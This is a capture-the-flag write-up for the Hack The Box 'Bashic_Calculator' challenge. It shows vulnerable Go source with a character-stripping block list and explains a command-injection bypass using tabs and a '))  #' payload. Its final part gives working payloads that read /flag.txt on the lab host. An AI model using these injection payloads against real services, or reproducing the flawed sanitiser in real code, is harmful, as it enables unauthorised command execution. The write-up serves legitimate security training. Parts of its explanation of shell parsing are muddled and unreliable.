
Erel Regev


Table of Contents

Intro



I started the instance and used netcat to interact with the calculator:

Testing Functionality



We understand that the code executes the provided operation. What happens when we try to use a bash command?

Erel Regev

```
Operation: $whoami
1       '$' removed
0

Operation:
```

It seems that the code has removed the “$” character in order to avoid code execution. Its time to look at the source code I got in the zip file.

Main.go

```go
package main

import (
    "bufio"
    "context"
    "fmt"
    "net"
    "os"
    "os/exec"
    "strconv"
    "strings"
    "time"
)

const (
    connHost = "0.0.0.0"
    connPort = "1337"
    connType = "tcp"
)

func main() { // Used to stablish connections with the clients (not part of the challenge)
    fmt.Println("Starting " + connType + " server on " + connHost + ":" + connPort)
    l, err := net.Listen(connType, connHost+":"+connPort)
    if err != nil {
        fmt.Println("Error listening: ", err.Error())
        os.Exit(1)
    }
    defer l.Close()

    for {
        conn, err := l.Accept()
        if err != nil {
            continue
        }

        fmt.Println("Client " + conn.RemoteAddr().String() + " connected.")

        go minConnection(conn)
        go handleConnection(conn)
        defer conn.Close()
    }
}

func minConnection(conn net.Conn) {
    time.Sleep(600 * time.Second)
    conn.Close()
}

 type LocalShell struct{}

func (_ LocalShell) Execute(ctx context.Context, cmd string) ([]byte, error) {
    wrapperCmd := exec.CommandContext(ctx, "bash", "-c", cmd)
    return wrapperCmd.Output()
}

func handleConnection(conn net.Conn) {
    conn.Write([]byte("CALCULATOR\n"))
    for {
        conn.Write([]byte("\nOperation: "))
        buffer, err := bufio.NewReader(conn).ReadBytes('\n')
        if err != nil {
            conn.Close()
            return
        }
```

HTB Challenge: Bashic_Calculator - Difficulty: Easy - Misc

Erel Regev

```
65          op := string(buffer[:len(buffer)-1])
66          firewall := []string{" ", "`", "$", "&", "|", ";", ">"}
67          for _, v := range firewall {
68              opL1 := len(op)
69              op = strings.ReplaceAll(op, v, "")
70              opL2 := len(op)
71              if opL1 > opL2 {
72                  conn.Write([]byte(strconv.Itoa(opL1-opL2) + "    '" + v + "' removed\n"))
73              }
74          }
75          shell := LocalShell{}
76          command := "echo $((" + op + "))"
77          output, _ := shell.Execute(context.Background(), command)
78          fmt.Println(conn.RemoteAddr().String() + ": " + command + " " + string(output))
79          conn.Write(output)
80      }
81  }
82
```

Note this part:

```
66          firewall := []string{" ", "`", "$", "&", "|", ";", ">"}
67          for _, v := range firewall {
68              opL1 := len(op)
69              op = strings.ReplaceAll(op, v, "")
70              opL2 := len(op)
71              if opL1 > opL2 {
72                  conn.Write([]byte(strconv.Itoa(opL1-opL2) + "    '" + v + "' removed\n"))
73              }
74          }
```

firewall := []string{" ", "", "$", "&", "|", ";", ">"}`

This line defines a slice named firewall containing several strings. Each string in the firewall slice represents a character that the code wants to remove from the client's input. These characters include space, backtick (`), dollar sign ($), ampersand (&), pipe (|), semicolon (;), and greater-than sign (>).

for _, v := range firewall {

This line starts a loop that iterates through each character (represented by v) in the firewall slice. The underscore (_) is used to indicate that we are not interested in the index of the character in the slice; we only care about the character itself.

opL1 := len(op)

This line calculates the length of the current expression op before any character removal. It stores this length in the variable opL1.

op = strings.ReplaceAll(op, v, "")

This line replaces all occurrences of the character v (from the firewall slice) with an empty string in the op expression. This effectively removes all instances of the character from the expression.

opL2 := len(op)

After removing characters using strings.ReplaceAll, this line calculates the length of the modified op expression and stores it in the variable opL2.

if opL1 > opL2 {

This conditional statement checks whether any characters were actually removed from the original expression. It compares the length of the original expression (opL1) with the length of the modified expression (opL2).

conn.Write([]byte(strconv.Itoa(opL1-opL2) + " '" + v + "' removed\n"))

If characters were removed (i.e., opL1 is greater than opL2), this line sends a message to the client indicating how many characters were removed and which character was removed. It does this by:

Calculating the difference between opL1 and opL2 (i.e., how many characters were removed).

Converting the difference to a string using strconv.Itoa.

Erel Regev

Concatenating the difference, the removed character v, and the string "' removed" into a single string.

Converting the resulting string into a byte slice using []byte.

Sending this message to the client connection using conn.Write.

There is another interesting file, for the command execution mase by the code:

```
func (_ LocalShell) Execute(ctx context.Context, cmd string) ([]byte, error) {
    wrapperCmd := exec.CommandContext(ctx, "bash", "-c", cmd)
    return wrapperCmd.Output()
}
```

```
                conn.Write([]byte(strconv.Itoa(opL1-opL2) + "    '" + v + "' removed\n"))
            }
        }
        shell := LocalShell{}
        command := "echo $((" + op + "))"
        output, _ := shell.Execute(context.Background(), command)
        fmt.Println(conn.RemoteAddr().String() + ": " + command + " " + string(output))
        conn.Write(output)
    }
}
```

wrapperCmd := exec.CommandContext(ctx, "bash", "-c", cmd)

This line creates a new command by calling exec.CommandContext. It constructs a shell command with the following components:

ctx - The execution context passed as a parameter.

"bash": The name of the shell to use for executing the command. In this case, it's the Bash shell.

"-c": The -c option is used to tell Bash that the command to be executed is provided as an argument (specified by the cmd parameter).

cmd: The actual shell command provided as an argument to be executed.

So we can conclude that the command structure is “bash -c echo ‘$((YOUR_INPUT))’ ”

Therefore I ran some tests:

```
Operation: ((7*7))
49

Operation: ((7*7) )
1    ' ' removed
49

Operation: ((7*7)  )
49
```

HTB Challenge: Bashic_Calculator - Difficulty: Easy - Misc

Erel Regev

In Bash and similar shell environments, the $((expression)) syntax is used for arithmetic evaluation. It treats expression as a mathematical expression and calculates the result. However, the behavior of the shell can change when you introduce additional characters or spaces.

Consider this example:

$((expression)): This syntax correctly evaluates the mathematical expression enclosed within the double parentheses. It calculates the result of the mathematical operation.

Now, let's look at this variation:

$((expression)): Here, the last) character is followed by a space. This subtle change can affect how the shell interprets the command. When the shell encounters a space before the closing), it may interpret it as the end of the arithmetic expression and start interpreting the contents of the parentheses as a command to execute.

The use of # in your payload (command)) #) is significant because # is the comment character in many shell languages, including Bash. When the shell encounters #, it treats everything following it on the same line as a comment and ignores it.

So, in the payload command)) #, the following occurs:

command)): The shell may interpret this as an attempt to execute a command with extra parentheses. It might not be a valid command, but the shell will attempt to execute it.

#

The # character marks the rest of the line as a comment. Any characters or commands following the # are ignored by the shell.

The payload is crafted to exploit a situation where the shell misinterprets the input, potentially leading to unintended command execution. This kind of behaviour is a classic example of how command injection vulnerabilities can arise when input is not properly sanitized or validated by an application.

HTB Challenge: Bashic_Calculator - Difficulty: Easy - Misc

Erel Regev

Remember to use tabs since spaces are not allowed.

```
Operation: pwd)          )       #
/home/ctf

Operation: ls   /)       )       #
bin calculator dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var
```

```
Operation: cat  /flag.txt)          )       #
HTB{                                 ?}
```